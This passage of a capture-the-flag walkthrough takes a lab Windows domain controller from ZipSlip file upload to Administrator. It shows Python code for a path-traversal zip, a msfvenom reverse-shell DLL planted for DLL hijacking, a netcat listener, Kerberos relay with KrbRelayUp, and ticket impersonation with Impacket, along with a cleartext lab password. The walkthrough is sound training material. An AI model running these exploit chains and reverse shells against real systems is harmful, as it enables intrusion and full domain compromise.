Another minute later:

It seems to have trouble deleting the .zip file, which means the exes get unpacked over and over after they get moved.
ZipSlip
Strategy
ZipSlip is a class of vulnerabilities where a maliciously crafted archive can write outside of the target directory. Searching for “.NET zipslip”, the first result is an interesting post:

Prevent Zip Slip in .NET has this paragraph at the bottom:
While extracting the archive, you will concatenate the destination path and the path of the entry with a code similar to
Path.Combine(destinationDirectoryFullPath, entry.FullName). Then, you must check the path is under the destination directory.
The code from the application looks like this:
string destinationFileName = Path.Combine("C:\\samples\\queue\\", entry.FullName)
Because I have full control over entry.FullName coming out of the archive, I can slip this with an absolute path (much like Python, when combining paths if an argument has an absolute path, everything before it is dropped) or with a .. to move up directories.
POC
To test this, I’ll create a simple zip that will write outside the target directory. Based on the filepaths I’ve seen, I suspect that the FTP share is C:\samples\ and the SMB share is C:\samples\queue. I’ll try to write to ..\app\:
oxdf@hacky$ uv run python
Python 3.13.7 (main, Sep 18 2025, 19:47:49) [Clang 20.1.4 ] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import zipfile
>>> with zipfile.ZipFile('slip.zip', 'w') as zip:
...     zip.writestr('../app/0xdf.txt', 'ABCD')
...
I’ll upload this over SMB:
smb: \> put slip.zip
putting file slip.zip as \slip.zip (0.1 kb/s) (average 0.1 kb/s)
And after it processes, 0xdf.txt is in app:
ftp> ls
229 Entering Extended Passive Mode (|||49680|)
125 Data connection already open; Transfer starting.
02-19-26  10:52PM                    4 0xdf.txt
06-29-22  05:42PM                  165 changelog
06-28-22  07:15PM                  431 SampleScanner.deps.json
06-29-22  03:58PM                 7168 SampleScanner.dll
06-29-22  03:58PM               174592 SampleScanner.exe
06-28-22  07:15PM                  170 SampleScanner.runtimeconfig.dev.json
06-28-22  07:15PM                  154 SampleScanner.runtimeconfig.json
226 Transfer complete.
That’s a slip!
DLL Hijack
Strategy
It seems that something starts SampleScanner.exe every minute on a scheduled task. If I can find a way to drop a DLL into the app directory that is loaded by SampleScanner.exe, it will load and I’ll get RCE.
Identify DLL
I’ll set up my Windows VM to have the same folder structure as Bruno:

I’ll drop all the application files in app, and now it runs without erroring:
PS C:\samples\app > .\SampleScanner.exe
PS C:\samples\app >

I’ll open ProcMon from the Sysinternals and configure the filters:
 Click for full size image
To find DLL hijacking targets, I’m going to look for file events where the Result is “NAME NOT FOUND”, the path ends in “.dll”, and the process is “SampleScanner.exe”. This configuration will show places where the process tried to open a DLL and it wasn’t there. The rest of the “Remove” filters are the default ones that come with ProcMon that keep it from showing itself.

Now if I run again, there are a handful of CreateFile calls that meet this criteria:
 Click for full size image
CreateFile is the Windows API for getting a file handle to a new or existing file. If it’s given the arguments to say only open an existing file (don’t create one), then the result will show as “NAME NOT FOUND” in ProcMon if it doesn’t exist. That means if we can create that DLL, it will load. The first one looks like a location that I can write to, so I’ll target C:\samples\app\hostfxr.dll.
If I remove the “NAME NOT FOUND” filter, I’ll see that just after it checks for C:\samples\app\hostfxr.dll, it finds the DLL in C:\Program Files\dotnet\fxr\8.0.8\hostfxr.dll:
 Click for full size image
This is the Windows DLL load order that checks the current directory first for most DLLs.
Create Attack Payload
I’ll use msfvenom to create a DLL that is a reverse shell back to my IP that I can catch with nc:
oxdf@hacky$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f dll -o hostfxr.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: hostfxr.dll
Back in Python, I’ll use this file to create a zip:
>>> with open('hostfxr.dll', 'rb') as f:
...     hostfxr = f.read()
...
>>> with zipfile.ZipFile('slip-shell.zip', 'w') as zip:
...     zip.writestr('../app/hostfxr.dll', hostfxr)
...
Exploit
I’ll upload the new zip over SMB:
smb: \> put slip-shell.zip
putting file slip-shell.zip as \slip-shell.zip (118.6 kb/s) (average 118.6 kb/s)
The first time the process runs, it unzips the DLL into app, which is visible over FTP:
ftp> ls
229 Entering Extended Passive Mode (|||54276|)
150 Opening ASCII mode data connection.
02-19-26  10:52PM                    4 0xdf.txt
06-29-22  05:42PM                  165 changelog
02-20-26  01:11PM                 9216 hostfxr.dll
06-28-22  07:15PM                  431 SampleScanner.deps.json
06-29-22  03:58PM                 7168 SampleScanner.dll
06-29-22  03:58PM               174592 SampleScanner.exe
06-28-22  07:15PM                  170 SampleScanner.runtimeconfig.dev.json
06-28-22  07:15PM                  154 SampleScanner.runtimeconfig.json
226 Transfer complete.
A minute later when it runs again, it loads the DLL and a reverse shell connects as svc_scan:
oxdf@hacky$ rlwrap -cAr nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.238.9 54286
Microsoft Windows [Version 10.0.20348.768]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
bruno\svc_scan
I’ll grab user.txt from the svc_scan user’s desktop:
C:\Users\svc_scan\Desktop>type user.txt
1c9e6ed2************************
I’ll also switch to PowerShell:
C:\Users>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users>
Shell as Administrator
Enumeration
Users
There are no other users in C:\Users besides Administrator:
PS C:\Users> ls

    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/4/2024   9:28 PM                Administrator
d-r---         9/15/2021   3:12 PM                Public
d-----         10/4/2024   9:28 PM                svc_scan
There are other users on the domain, but they haven’t logged into this machine:
PS C:\Users> net user

User accounts for \\BRUNODC

-------------------------------------------------------------------------------
Administrator            Charles.Young            Chloe.Ball
Donna.Harrison           Graeme.Grant             Guest
Hugh.Young               Jeremy.Singh             Kayleigh.Patel
Kieran.Day               krbtgt                   Natalie.Anderson
Sam.Owen                 svc_net                  svc_scan
The command completed successfully.
Filesystem
The root of C: has the expected folders:
PS C:\> dir

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/19/2021   6:24 AM                EFI
d-----         6/29/2022   2:43 PM                inetpub
d-----          5/8/2021   8:20 AM                PerfLogs
d-r---         4/17/2025   3:28 AM                Program Files
d-----         6/29/2022   1:28 PM                Program Files (x86)
d-----         6/29/2022   1:41 PM                samples
d-r---         6/29/2022   4:09 PM                Users
d-----         10/9/2025  10:04 AM                Windows
The samples directory is what FTP and SMB are hosting. There’s nothing too interesting to explore here.
LDAP
With creds, I can check back on LDAP:
oxdf@hacky$ netexec ldap brunodc.bruno.vl -u svc_scan -p Sunshine1 -M maq
LDAP 10.129.238.9 389 BRUNODC Windows Server 2022 Build 20348 (name:BRUNODC) (domain:bruno.vl) (signing:None) (channel binding:Never)
LDAP 10.129.238.9 389 BRUNODC [+] bruno.vl\svc_scan:Sunshine1
MAQ 10.129.238.9 389 BRUNODC Getting the MachineAccountQuota
MAQ 10.129.238.9 389 BRUNODC MachineAccountQuota: 10
Signing is not required on LDAP, which means it could be vulnerable to relay attacks. Channel binding is also disabled, which means relay attacks against LDAPS would work as well. The MachineAccountQuota is set at 10, meaning a user can add up to 10 machines to the domain. Adding a machine to the domain provides an account with a service principal name (SPN) that I control, which will prove useful for relay attacks.
Kerberos Relay
Strategy
I’m going to perform a Kerberos relay attack. To complete this attack, I’ll need to take the following steps:
- Create a new machine account with a known password.
- Use the DCOM OXID resolver to coerce authentication via Kerberos as the local machine’s SYSTEM account.
- Relay that authentication to the DC where is uses it to modify the
msDS-AllowedToActOnBehalfOfOtherIdentityof the local machine so that the new machine account can act on its behalf (RBCD). - Now I can request a service ticket with that machine account as any user using S4U2Self and S4U2Proxy.
The KrbRelayUp project has a binary that will perform the first three steps. Then I can run getST.py from Impacket to get a service ticket and access to the box.
Find CLSID
For this to work, the DCOM coercion step needs a COM object (identified by its CLSID) that will trigger SYSTEM authentication. By default, KrbRelayUp uses the CLSID 90f18417-f0f1-484e-9d3c-59dceee5dbd8, which is the ActiveX Installer Service (AxInstSV). If that service isn’t active, I’ll have to find a different CLSID.
GetCLSID.ps1 from JuicyPotato will help with that. I’ll upload and run it:
PS C:\ProgramData> .\GetCLSID.ps1

Name           Used (GB)     Free (GB) Provider      Root                                               CurrentLocatio
n
----           ---------     --------- --------      ----                                               --------------
-
HKCR                                   Registry      HKEY_CLASSES_ROOT

Looking for CLSIDs
Looking for APIDs
Joining CLSIDs and APIDs

PSPath            : Microsoft.PowerShell.Core\FileSystem::C:\ProgramData\Windows_Server_2022_Datacenter
PSParentPath      : Microsoft.PowerShell.Core\FileSystem::C:\ProgramData
PSChildName       : Windows_Server_2022_Datacenter
PSDrive           : C
PSProvider        : Microsoft.PowerShell.Core\FileSystem
PSIsContainer     : True
Name              : Windows_Server_2022_Datacenter
FullName          : C:\ProgramData\Windows_Server_2022_Datacenter
Parent            : ProgramData
Exists            : True
Root              : C:\
Extension         :
CreationTime      : 2/20/2026 11:43:06 PM
CreationTimeUtc   : 2/20/2026 11:43:06 PM
LastAccessTime    : 2/20/2026 11:43:06 PM
LastAccessTimeUtc : 2/20/2026 11:43:06 PM
LastWriteTime     : 2/20/2026 11:43:06 PM
LastWriteTimeUtc  : 2/20/2026 11:43:06 PM
Attributes        : Directory, NotContentIndexed
Mode              : d-----
BaseName          : Windows_Server_2022_Datacenter
Target            : {}
LinkType          :
This generates two files in a directory named after the OS:
PS C:\ProgramData> ls Windows_Server_2022_Datacenter

    Directory: C:\ProgramData\Windows_Server_2022_Datacenter

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/20/2026  11:43 PM           3200 CLSID.list
-a----         2/20/2026  11:43 PM           7697 CLSIDs.csv
CLSIDs.csv maps each CLSID to its backing Windows service (the LocalService column). A CLSID is just a pointer to a COM object. To actually activate it, the underlying service needs to be running (or at least startable).
PS C:\ProgramData> cat Windows_Server_2022_Datacenter\\CLSIDs.csv
"AppId","LocalService","CLSID"
"{4A0F9AA8-A71E-4CC3-891B-76CAC67E67C0}","ALG","{D6015EC3-FA16-4813-9CA1-DA204574F5DA}"
"{88283d7c-46f4-47d5-8fc2-db0b5cf0cb54}","AppReadiness","{c980e4c2-c178-4572-935d-a8a429884806}"
"{8D315960-32C4-4235-8369-901DF222816F}","AppVClient","{F01D6448-0959-4E38-B6F6-B6643D4558FE}"
"{03E09F3B-DCE4-44FE-A9CF-82D050827E1C}","AudioSrv","{21B896BF-008D-4D01-A27B-26061B960DD7}"
"{0B15AFD8-3A99-4A6E-9975-30D66F70BD94}","AxInstSv","{90F18417-F0F1-484E-9D3C-59DCEEE5DBD8}"
"{69AD4AEE-51BE-439b-A92C-86AE490E8B30}","BITS","{03ca98d6-ff5d-49b8-abc6-03dd84127020}"
"{5E176815-9A63-4A69-810F-62E90D36612A}","cdpsvc","{206490E7-09B5-4C9D-8E54-254B87A5CEAF}"
"{D99E6E74-FC88-11D0-B498-00A0C90312F3}","CertSvc","{D99E6E73-FC88-11D0-B498-00A0C90312F3}"
"{52551A19-B337-498d-AE75-2283E29902DE}","CscService","{69486DD6-C19F-42e8-B508-A53F9F8E67B8}"
"{AAAF9453-58F9-4872-A428-0507C383AC37}","CscService","{FD3659E9-A920-4123-AD64-7FC76C7AACDF}"
"{ab7c873b-eb14-49a6-be60-a602f80e6d22}","defragsvc","{d20a3293-3341-4ae8-9aaf-8e397cb63c34}"
"{42CBFAA7-A4A7-47BB-B422-BD10E9D02700}","DiagnosticsHub.StandardCollector.Service","{42CBFAA7-A4A7-47BB-B422-BD10E9D02700}"
"{98457147-39B0-4AA0-9735-1CB7F4F6CB0F}","DmEnrollmentSvc","{1A237AAA-3F82-4D15-AC67-E9BCC06AE07C}"
"{379001DE-7108-4A45-8A74-6CD0A9FBEF2C}","dosvc","{5B99FA76-721C-423C-ADAC-56D03C8A8007}"
"{ddcfd26b-feed-44cd-b71d-79487d2e5e5a}","dps","{ddcfd26b-feed-44cd-b71d-79487d2e5e5a}"
"{ada41b3c-c6fd-4a08-8cc1-d6efde67be7d}","dps","{7022a3b3-d004-4f52-af11-e9e987fee25f}"
"{8B4B437E-4CAB-4e83-89F6-7F9F7DF414EA}","EapHost","{8B4B437E-4CAB-4e83-89F6-7F9F7DF414EA}"
"{0A886F29-465A-4aea-8B8E-BE926BFAE83E}","EapHost","{0A886F29-465A-4aea-8B8E-BE926BFAE83E}"
"{8C482DCE-2644-4419-AEFF-189219F916B9}","EapHost","{8C482DCE-2644-4419-AEFF-189219F916B9}"
"{42C21DF5-FB58-4102-90E9-96A213DC7CE8}","EntAppSvc","{42C21DF5-FB58-4102-90E9-96A213DC7CE8}"
"{C63261E4-6052-41FF-B919-496FECF4C4E5}","EntAppSvc","{C63261E4-6052-41FF-B919-496FECF4C4E5}"
"{FFE1E5FE-F1F0-48C8-953E-72BA272F2744}","EntAppSvc","{FFE1E5FE-F1F0-48C8-953E-72BA272F2744}"
"{1BE1F766-5536-11D1-B726-00C04FB926AF}","EventSystem","{1BE1F766-5536-11D1-B726-00C04FB926AF}"
"{D3DCB472-7261-43ce-924B-0704BD730D5F}","fdPHost","{D3DCB472-7261-43ce-924B-0704BD730D5F}"
"{145B4335-FE2A-4927-A040-7C35AD3180EF}","fdPHost","{145B4335-FE2A-4927-A040-7C35AD3180EF}"
"{35b1d3bb-2d4e-4a7c-9af0-f2f677af7c30}","fdPHost","{35b1d3bb-2d4e-4a7c-9af0-f2f677af7c30}"
"{75BE3767-9BAD-477C-A125-26379D3EDB4A}","FTPSVC","{75BE3767-9BAD-477C-A125-26379D3EDB4A}"
"{cd93979b-c14e-4c29-87a4-75e4f9fa5e0a}","GraphicsPerfSvc","{805a61d6-44c1-48c0-8af1-721a248effed}"
"{A9E69610-B80D-11D0-B9B9-00A0C922E750}","IISADMIN","{A9E69610-B80D-11D0-B9B9-00A0C922E750}"
"{61738644-F196-11D0-9953-00C04FD919C1}","IISADMIN","{61738644-F196-11D0-9953-00C04FD919C1}"
"{730BFCEC-E4BF-4D3A-9FBB-01DD132467A4}","InputService","{E0F55444-C140-4EF4-BDA3-621554EDB573}"
"{020FB939-2C8B-4DB7-9E90-9527966E38E5}","lfsvc","{08D9DFDF-C6F7-404A-A20F-66EEC0A609CD}"
"{e53cd6ee-5c5c-4701-9ff2-c204bfed819d}","LicenseManager","{22f5b1df-7d7a-4d21-97f8-c21aefba859c}"
"{19BCA967-D266-436f-B2D4-CBE4D4B42F96}","lltdsvc","{5BF9AA75-D7FF-4aee-AA2C-96810586456D}"
"{5C03E1B1-EB13-4DF1-8943-2FE8E7D5F309}","MapsBroker","{5C03E1B1-EB13-4DF1-8943-2FE8E7D5F309}"
"{C08E4363-9771-4955-A002-09932AE4874B}","McpManagementService","{2F21A1B8-750B-4AC7-A6E2-C70A3F2D21FB}"
"{1FCBE96C-1697-43AF-9140-2897C7C69767}","MicrosoftEdgeElevationService","{1FCBE96C-1697-43AF-9140-2897C7C69767}"
"{000C101C-0000-0000-C000-000000000046}","MSIServer","{000C101C-0000-0000-C000-000000000046}"
"{27AF75ED-20D9-11D1-B1CE-00805FC1270E}","netman","{02FAFBE2-4E3B-49BE-A5AB-FD416270EE4B}"
"{C96887DA-A652-4426-905E-4A37546F847C}","netprofm","{A47979D2-C419-11D9-A5B4-001185AD2B89}"
"{588E10FA-0618-48A1-BE2F-0AD93E899FCC}","PrintNotify","{854A20FB-2D44-457D-992F-EF13785D2B51}"
"{72E3272B-4EEA-4104-B358-1A282E4FC1AD}","profsvc","{BA677074-762C-444b-94C8-8C83F93F6605}"
"{478B41E6-3257-4519-BDA8-E971F9843849}","RmSvc","{581333F6-28DB-41BE-BC7A-FF201F12F3F6}"
"{6EBBFC6C-B721-4D10-9371-5D8E8C76D315}","RSoPProv","{F0FF8EBB-F14D-4369-BD2E-D84FBF6122D6}"
"{8217749a-e821-4001-94ce-06c6b9b97fe1}","securityhealthservice","{C39622C7-DDA7-4385-BD69-B6CC374C2E2F}"
"{2EB6D15C-5239-41CF-82FB-353D20B816CF}","SecurityHealthService","{1B48339C-D15E-45F3-AD55-A851CB66BE6B}"
"{AC05815A-A8D5-434B-B9A8-2FFD162F2B7D}","SEMgrSvc","{233F8888-506F-45BE-8B87-DFBF08F54C12}"
"{6F4B8D94-91FE-4665-B1E7-A34AE3F299F6}","SEMgrSvc","{49E6370B-AB71-40AB-92F4-B009593E4518}"
"{B1B9CBB2-B198-47E2-8260-9FD629A2B2EC}","ShellHWDetection","{555F3418-D99E-4E51-800A-6E89CFD8B1D7}"
"{f7f34f79-6791-4d4e-9f15-9eaecd50bd78}","shpamsvc","{e7921051-7828-4d09-b4fe-aa5393e85971}"
"{A1F4E726-8CF1-11D1-BF92-0060081ED811}","stisvc","{A1F4E726-8CF1-11D1-BF92-0060081ED811}"
"{B6C292BC-7C88-41EE-8B54-8EC92617E599}","stisvc","{B6C292BC-7C88-41EE-8B54-8EC92617E599}"
"{4db9c793-c48d-449c-9754-46027ee45c94}","swprv","{65EE1DBA-8FF4-4a58-AC1C-3470EE2F376A}"
"{C9F65BA8-1F8F-4382-AE27-C91FFB29275F}","TermService","{F9A874B6-F8A8-4D73-B5A8-AB610816828B}"
"{6DF5BCF4-22E9-446D-8763-A2C7677ECF7D}","TieringEngineService","{50D185B9-FFF3-4656-92C7-E4018DA4361D}"
"{D8D4249F-A8FB-44A7-8AA0-564E8C385BD6}","TrustedInstaller","{F556F9B2-C810-44A2-BA7A-3AB8C24E666D}"
"{752073A2-23F2-4396-85F0-8FDB879ED0ED}","TrustedInstaller","{3c6859ce-230b-48a4-be6c-932c0c202048}"
"{E495081B-BBA5-4b89-BA3C-3B86A686B87A}","upnphost","{0fb40f0d-1021-4022-8da0-aab0588dfc8b}"
"{E7299E79-75E5-47BB-A03D-6D319FB7F886}","UsoSvc","{84C80796-F07C-4340-8897-DA954AADBF16}"
"{F290BFB2-1864-45B1-8804-2654194A87E7}","vds","{7D1933CB-86F6-4A98-8628-01BE94C9A575}"
"{be0fc7f0-f248-4091-a123-34ca29a6901b}","vmicheartbeat","{397a2e5f-348c-482d-b9a3-57d383b483cd}"
"{56BE716B-2F76-4dfa-8702-67AE10044F0B}","VSS","{0B5A2C52-3EB9-470a-96E2-6C6D4570E40F}"
"{2ED83BAA-B2FD-43B1-99BF-E6149C622692}","WaaSMedicSvc","{72566e27-1abb-4eb3-b4f0-eb431cb1cb32}"
"{5BC7A3A1-E905-414B-9790-E511346F5CA6}","WalletService","{97061DF1-33AA-4B30-9A92-647546D943F3}"
"{27D6B72D-094D-445A-9ACE-8298CBA0611A}","WalletService","{9A3E1311-23F8-42DC-815F-DDBC763D50BB}"
"{2EA38040-0B9C-4379-87FD-4D38BB892F37}","WalletService","{02ECA72E-27DA-40E1-BDB1-4423CE649AD9}"
"{8E44A57C-5638-44D3-9B83-34DF70EB57F2}","WalletService","{84C22490-C68A-4492-B3A6-3B7CB17FA122}"
"{119817C9-666D-4053-AEDA-627D0E25CCEF}","was","{119817C9-666D-4053-AEDA-627D0E25CCEF}"
"{136A0DC7-DF5C-4271-A2AC-15DF1A1323F2}","wercplsupport","{0E9A7BB5-F699-4D66-8A47-B919F5B6A1DB}"
"{2781761E-28E2-4109-99FE-B9D127C57AFE}","WinDefend","{2781761E-28E2-4109-99FE-B9D127C57AFE}"
"{8BC3F05E-D86B-11D0-A075-00C04FB68820}","winmgmt","{8BC3F05E-D86B-11D0-A075-00C04FB68820}"
"{7006698d-2974-4091-a424-85dd0b909e23}","wisvc","{3185a766-b338-11e4-a71e-12e3f512a338}"
"{EAB99738-0ADF-4A53-856C-DE58AFDE7682}","wisvc","{7519A68F-E6F1-422E-B741-F9B960CBAA97}"
"{E055B85B-22BD-4E15-A34D-46C58AB320AD}","wisvc","{BA75691E-9FF3-492C-9053-4A91A40C556E}"
"{2568BFC5-CDBE-4585-B8AE-C403A2A5B84A}","wisvc","{6150FC78-21A1-46A4-BF3F-897090C6D79D}"
"{34E76A18-223B-4E23-BEAD-F59358CC0A90}","wpnservice","{1FD1B5A7-5C96-4711-A7C3-FFF6D21F93D9}"
"{0B789C73-D8DA-416D-B665-C1603676CEB1}","WpnUserService","{1FFE4FFD-25B1-40B1-A1EA-EF633353BB4E}"
"{AB7BDC53-0BB5-44F5-9E25-C444313D4686}","WpnUserService","{61DE29D7-7D74-4F3B-9B2B-99F88C406FB7}"
"{9E175B9C-F52A-11D8-B9A5-505054503030}","WSearch","{30766BD2-EA1C-4F28-BF27-0B44E2F68DB7}"
"{653C5148-4DCE-4905-9CFD-1B23662D3D9E}","wuauserv","{b8fc52f5-cb03-4e10-8bcb-e3ec794c54a5}"
I’ll have Claude write me some PowerShell to try each line and look for running services, and one’s that I can activate:
PS C:\ProgramData> Import-Csv Windows_Server_2022_Datacenter\CLSIDs.csv | ForEach-Object { $entry = $_; try { $svc = Get-Service $entry.LocalService -ErrorAction Stop; if ($svc.Status -eq "Running") { try { [System.Activator]::CreateInstance([Type]::GetTypeFromCLSID($entry.CLSID.Trim("{}")))|Out-Null; "$($entry.LocalService) | $($entry.CLSID) | Activate OK" } catch { if ($_.Exception.Message -match "80070005") { $r = "Access Denied" } elseif ($_.Exception.Message -match "80040111") { $r = "Class Not Available" } elseif ($_.Exception.Message -match "80070422") { $r = "Service Disabled" } else { $r = "Failed" }; "$($entry.LocalService) | $($entry.CLSID) | $r" } } } catch {} }
CertSvc | {D99E6E73-FC88-11D0-B498-00A0C90312F3} | Activate OK
UsoSvc | {84C80796-F07C-4340-8897-DA954AADBF16} | Class Not Available
vds | {7D1933CB-86F6-4A98-8628-01BE94C9A575} | Access Denied
It finds three, but only CertSvc can I activate.
KrbRelayUp
I’ll use KrbRelayUp.exe to perform this attack. If I don’t give it a CLSID, it uses the default and fails:
PS C:\programdata> .\KrbRelayUp.exe relay -Domain bruno.vl -CreateNewComputerAccount -ComputerName '0xdf$' -ComputerPassword 0xdf0xdf
KrbRelayUp - Relaying you to SYSTEM

[+] Rewriting function table
[+] Rewriting PEB
[+] Init COM server
[+] Computer account "0xdf$" added with password "0xdf0xdf"
[+] Looking for available ports..
[+] Port 10246 available
[+] Register COM server
[+] Forcing SYSTEM authentication
System.Runtime.InteropServices.COMException (0x80070422): The service cannot be started, either because it is disabled or because it has no enabled devices associated with it.

The service cannot be started, either because it is disabled or because it has no enabled devices associated with it.
   at KrbRelayUp.Relay.Ole32.CoGetInstanceFromIStorage(COSERVERINFO pServerInfo, Guid& pclsid, Object pUnkOuter, CLSCT
X dwClsCtx, IStorage pstg, UInt32 cmq, MULTI_QI[] rgmqResults)
   at KrbRelayUp.Relay.Relay.Run()
I’ll give it the CLSID that validated in the section above, and I’ll have to try a new computer name:
PS C:\ProgramData> .\KrbRelayUp.exe relay -Domain bruno.vl -CreateNewComputerAccount -ComputerName 'oxdf$' -ComputerPassword 0xdf0xdf -cls D99E6E73-FC88-11D0-B498-00A0C90312F3
KrbRelayUp - Relaying you to SYSTEM

[+] Rewriting function table
[+] Rewriting PEB
[+] Init COM server
[+] Computer account "oxdf$" added with password "0xdf0xdf"
[+] Looking for available ports..
[+] Port 10246 available
[+] Register COM server
[+] Forcing SYSTEM authentication
[+] Got Krb Auth from NT/SYSTEM. Relying to LDAP now...
[+] LDAP session established
[+] RBCD rights added successfully
[+] Run the spawn method for SYSTEM shell:
    ./KrbRelayUp.exe spawn -m rbcd -d bruno.vl -dc brunodc.bruno.vl -cn oxdf$ -cp 0xdf0xdf
It worked! It gives another command to run, spawn, which will launch a CMD terminal as SYSTEM. This won’t help me much here without an interactive access to the host like RDP.
Instead I’ll make a service ticket as the oxdf$ account impersonating the Administrator account from my VM:
oxdf@hacky$ getST.py -spn 'HOST/brunodc.bruno.vl' -impersonate administrator -dc-ip 10.129.238.9 bruno.vl/oxdf$:'0xdf0xdf'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@HOST_brunodc.bruno.vl@BRUNO.VL.ccache
I’ll use the ticket with wmiexec.py from Impacket to get a shell:
oxdf@hacky$ KRB5CCNAME=administrator@HOST_brunodc.bruno.vl@BRUNO.VL.ccache wmiexec.py administrator@brunodc.bruno.vl -k -no-pass
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
bruno\administrator
And grab the root flag:
C:\Users\Administrator\Desktop>type root.txt
4563d724************************